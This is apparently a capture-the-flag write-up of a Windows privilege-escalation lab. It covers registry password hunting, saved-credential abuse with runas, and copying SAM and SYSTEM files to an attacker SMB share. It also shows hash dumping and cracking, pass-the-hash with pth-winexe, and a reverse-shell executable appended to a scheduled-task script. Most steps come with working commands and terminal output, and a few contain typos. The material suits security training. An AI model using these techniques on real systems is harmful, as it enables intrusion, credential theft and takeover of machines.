
```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.202.216] 49772
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 9: Passwords - Registry

The registry can be searched for keys and values that contain the word "password": `reg query HKLM /f password /t REG_SZ /s`

If you want to save some time, query this specific key to find admin AutoLogon credentials:


```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
```



```
PS C:\PrivEsc> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"

reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DefaultDomainName    REG_SZ
    DefaultUserName    REG_SZ    admin
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ    0
    scremoveoption    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    LastLogOffEndTimePerfCounter    REG_QWORD    0x236f172d
    ShutdownFlags    REG_DWORD    0x7
    AutoAdminLogon    REG_SZ    0
    AutoLogonSID    REG_SZ    S-1-5-21-3025105784-3259396213-1915610826-1001
    LastUsedUsername    REG_SZ    admin

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\AlternateShells
```

On Kali, use the winexe command to spawn a command prompt running with the admin privileges.

```
winexe -U 'admin%password' //10.10.202.216 cmd.exe
```




```
┌──(kali㉿kali)-[~]
└─$ winexe -U 'admin%password123' //10.10.202.216 cmd.exe


Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>
```

Task 10: Passwords - Saved Creds List any saved


credentials:

`cmdkey /list`




```
C:\PrivEsc>cmdkey /list

cmdkey /list

Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02nfpgrklkitqatu
    Local machine persistence

    Target: Domain:interactive=WIN-QBA94KB3IOF\admin
    Type: Domain Password
    User: WIN-QBA94KB3IOF\admin


C:\PrivEsc>_
```

Now, Start a listener on Kali and run the reverse.exe executable using runas with the admin user's saved credentials:



```
C:\PrivEsc>
C:\PrivEsc>runas /savecred /user:admin C:\PrivEsc\reverse.exe

runas /savecred /user:admin C:\PrivEsc\reverse.exe

C:\PrivEsc>_
```

and we got the system shell



```
┌──(kali㉿kali)-[~/Documents/pentestLab]
└─$ nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.30.200] from (UNKNOWN) [10.10.202.216] 49832
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>
```

Task 11: Passwords - Saved Creds

The SAM and SYSTEM files can be used to extract user password hashes. This VM has insecurely stored backups of the SAM and SYSTEM files in the C:\Windows\Repair\ directory.


Transfer the SAM and SYSTEM files to your Kali VM: **commands:**

Kali Attack Machine: `sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .`


Victim Machine:

```
copy C:\Windows\Repair\SEM \\10.18.30.200\kali\
```


```
copy C:\Windows\Repair\SYSTEM \\10.18.30.200\kali\
```



```
copy C:\Windows\Repair\SAM \\10.18.30.200\kali\
        1 file(s) copied.
```



```
C:\PrivEsc>copy C:\Windows\Repair\SYSTEM \\10.18.30.200\kali\
copy C:\Windows\Repair\SYSTEM \\10.18.30.200\kali\
```




```
┌──(kali㉿kali)-[~/Documents/pentestLab]
└─$ l
linpeas.sh*  reverse.exe  SAM*  shell.exe  SYSTEM*
```

Install this tool and library:

```
sudo git clone https://github.com/Tib3rius/creddump7
```

```
pip install pycryptodome
```


now let’s run this command:



```
┌──(kali㉿kali)-[~/Documents/pentestLab]
└─$ python3 creddump7/pwdump.py SYSTEM SAM


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6ebaa6d5e6e601996eefe4b6048834c2:::
user:1000:aad3b435b51404eeaad3b435b51404ee:91ef1073f6ae95f5ea6ace91c09a963a:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::

┌──(kali㉿kali)-[~/Documents/pentestLab]
└─$ 
```


using john we will decrypt this hast:

```
john –format=LM hash –show
```



✔ Found:

```
a9fdfa038c4b75ebc76dc855dd74f0da:password123
```




Answer the questions below

What is the NTLM hash of the admin user?

a9fdfa038c4b75ebc76dc855dd74f0da

Task 12: Passwords - Saved Creds



✔ Found:

```
a9fdfa038c4b75ebc76dc855dd74f0da:password123
```


Use the full admin hash with pth-winexe to spawn a shell running as admin without needing to crack their password. Remember the full hash includes both the LM and NTLM hash, separated by a colon:

```
pth-winexe -U 'admin%hash' //MACHINE_IP cmd.exe
```

Task 13: Scheduled Tasks

View the contents of the C:\DevTools\CleanUp.ps1 script:


```
type C:\DevTools\CleanUp.ps1
```



```
C:\Users\user\Desktop>type C:\DevTools\CleanUp.ps1
type C:\DevTools\CleanUp.ps1
# This script will clean up all your old dev logs every minute.
# To avoid permissions issues, run as SYSTEM (should probably fix this later)

Remove-Item C:\DevTools\*.log

C:\Users\user\Desktop>
```

The script seems to be running as SYSTEM every minute. Using accesschk.exe, note that you have the ability to write to this file:


```
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
```



```
C:\Users\user\Desktop>C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
RW C:\DevTools\CleanUp.ps1
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_DATA
        FILE_WRITE_EA
        DELETE
        SYNCHRONIZE
        READ_CONTROL

C:\Users\user\Desktop>
```


Start a listener on Kali and then append a line to the C:\DevTools\CleanUp.ps1 which runs the reverse.exe executable you created: `echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1`

Wait for the Scheduled Task to run, which should trigger the reverse shell as SYSTEM.




```
C:\Users\user\Desktop>echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1

C:\Users\user\Desktop>
```

Let check the script once again



```
C:\Users\user\Desktop>type C:\DevTools\CleanUp.ps1
type C:\DevTools\CleanUp.ps1
# This script will clean up all your old dev logs every minute.
# To avoid permissions issues, run as SYSTEM (should probably fix this later)

Remove-Item C:\DevTools\*.log
C:\PrivEsc\reverse.exe

C:\Users\user\Desktop>
```

